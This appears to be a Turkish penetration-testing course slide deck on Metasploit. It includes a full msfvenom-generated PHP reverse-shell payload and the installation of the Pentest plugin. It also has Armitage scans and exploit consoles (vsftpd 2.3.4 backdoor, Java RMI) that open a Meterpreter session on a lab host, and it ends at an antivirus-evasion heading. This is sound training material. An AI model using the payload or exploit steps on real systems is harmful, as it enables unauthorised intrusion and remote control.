[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
ad  
[-] No arch selected, selecting arch: php from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 1110 bytes  
  
root@PRISMACSI:~# cat prisma.php  
/*<?php /**/ error_reporting(0); $ip = '10.10.5.5'; $port = 7777; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{ $ip }:{ $port }"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();root@PRISMACSI:~#
```

Metasploit Ek Plugin Yükleme

- <https://github.com/darkoperator/Metasploit-Plugins>



darkoperator / Metasploit-Plugins

Watch 31 Star 257 Fork 91

Code Issues 0 Pull requests 1 Projects 0 Wiki Insights

Plugins for Metasploit Framework

86 commits 1 branch 0 releases 3 contributors

Branch: master New pull request Create new file Upload files Find file Clone or download

darkoperator Merge pull request #11 from PierrickV/patch-2 Latest commit 7d5c217 on Dec 22, 2017

README.md	Update README.md	2 years ago
growl.rb	Removed trailing whitespaces	6 years ago
pentest.rb	Deprecate udp_probe and move to udp_sweep	9 months ago
twitt.rb	some additional commands	6 years ago

README.md

Metasploit-Plugins

Plugins for Metasploit Framework. Currently only the Pentest plugin is being maintained do to changes in Metasploit Framework that limit what gems can be loaded when the framework starts.

Installation

Copy the plugin you wish to use in to your `.msf4/plugin` folder in your home folder for your current user. To test that the plugin was properly install you can use the `load` command to load the plugin.

```
msf > load pentest
```



Metasploit Özellik Ekleme

- Dosyalar manuel olarak ~/.msf4/plugin/ altına yüklenir.

```
root@prisma-kali: ~/.msf4/plugins
File Edit View Search Terminal Help
[root:~/.msf4/plugins]# nano pentest.rb
[root:~/.msf4/plugins]# ls -la
total 100
drwxr-xr-x 2 root root  4096 Sep 19 11:22 .
drwxr-xr-x 9 root root  4096 Sep 13 09:41 ..
-rw-r--r-- 1 root root 93058 Sep 19 11:22 pentest.rb
[root:~/.msf4/plugins]#
```

```
systemctl start postgresql; msfdb start; msfconsole "$@"
File Edit View Search Terminal Help
msf > load pentest

  Pentest Plugin

Version 1.5
Pentest plugin loaded.
by Carlos Perez (carlos_perez[at]darkoperator.com)
[*] Successfully loaded plugin: pentest
msf >
```


Armitage Kullanımı

- Metasploit Framework GUI
- Çok daha hızlı aksiyon almak için kullanılıyor
- Arayüzü sayesinde kullanımı console uygulamasına göre biraz daha kolay




Armitage Kullanımı

- Host ekleme




Armitage Kullanımı

- Host tarama



Armitage Kullanımı

- Tarama Sonucu



The screenshot shows the Armitage application window. The top menu bar includes 'Armitage', 'View', 'Hosts', 'Attacks', 'Workspaces', and 'Help'. On the left, there is a sidebar with a tree view containing folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main workspace displays a host icon (a penguin) with the IP address '192.168.234.128' below it. A context menu is open over the host icon, showing options: 'Login', 'Services', 'Scan', and 'Host'. The 'Scan' option is selected, and a sub-menu is visible with the following items: 'ftp', 'http', 'mysql', 'postgres', 'smb', 'ssh', and 'telnet'. At the bottom, there is a console window with the following text:


```
Console X Scan X
[*] 192.168.234.128:3306 is running MySQL 5.0.51a-3ubuntu5 (protocol 10)
[*] Scanned 1 of 1 hosts (100% complete)

[*] 1 scan to go...
msf auxiliary(mysql_version) > use scanner/postgres/postgres_version
msf auxiliary(postgres_version) > set THREADS 24
THREADS => 24
msf auxiliary(postgres_version) > set RPORT 5432
RPORT => 5432
msf auxiliary(postgres_version) > set RHOSTS 192.168.234.128
RHOSTS => 192.168.234.128
msf auxiliary(postgres_version) > run -j
[*] Auxiliary module running as background job
[*] 192.168.234.128:5432 Postgres - Version 8.3.8 (Pre-Auth)
[*] Scanned 1 of 1 hosts (100% complete)

[*] Scan complete in 57.57s
```


Armitage Kullanımı

- Atak vektörlerinin keşfi



Armitage Kullanımı

- Java_rmi_attack




The screenshot shows the Armitage interface with a host selected. The 'Attack' menu is open, and the 'java_rmi_server' option is highlighted. The console window at the bottom shows the following commands and output:

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
msf exploit(vsftpd_234_backdoor) > set LHOST 192.168.234.130
LHOST => 192.168.234.130
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set LPORT 14451
LPORT => 14451
msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.234.128
RHOST => 192.168.234.128
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > set TARGET 0
TARGET => 0
msf exploit(vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job.
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
```

Armitage Kullanımı

- Java_rmi_attack
- Meterpreter oturumu



The screenshot shows the Armitage web interface. On the left, a sidebar contains a tree view with folders for 'auxiliary', 'exploit', 'payload', and 'post'. The main area displays a terminal window for a host at IP 192.168.234.128, showing a successful Meterpreter session. The terminal output is as follows:


```
msf exploit(java_rmi_server) > set PAYLOAD java/meterpreter/bind_tcp
PAYLOAD => java/meterpreter/bind_tcp
msf exploit(java_rmi_server) > set TARGET 0
TARGET => 0
msf exploit(java_rmi_server) > set SRVHOST 0.0.0.0
SRVHOST => 0.0.0.0
msf exploit(java_rmi_server) > exploit -j
[*] Exploit running as background job.
[*] Started bind handler
[*] Using URL: http://0.0.0.0:8080/ShoHVIuFL9
[*] Local IP: http://192.168.234.130:8080/ShoHVIuFL9
[*] Connected and sending request for http://192.168.234.130:8080/ShoHVIuFL9/nLuIOUyc.jar
[*] 192.168.234.128 java_rmi_server - Replied to request for payload JAR
[*] Sending stage (30355 bytes) to 192.168.234.128
[+] Target 192.168.234.128:1099 may be exploitable...
[*] Meterpreter session 1 opened (192.168.234.130:59500 -> 192.168.234.128:2040) at 2014-01-31 13:06:57 +0200
[*] Server stopped.
meterpreter >
```

Antivirüs Atlatma Araçları

- Hedef sistemlerde bir antivirüs mekanizması bulunabilir.
- Bu durumda saldırıları çok daha temkinli gerçekleştirmek gerekir.
- Antivirüsleri atlatmak amacıyla geliştirilmiş araçlar bulunmaktadır.
- Kullanılan Araçlar
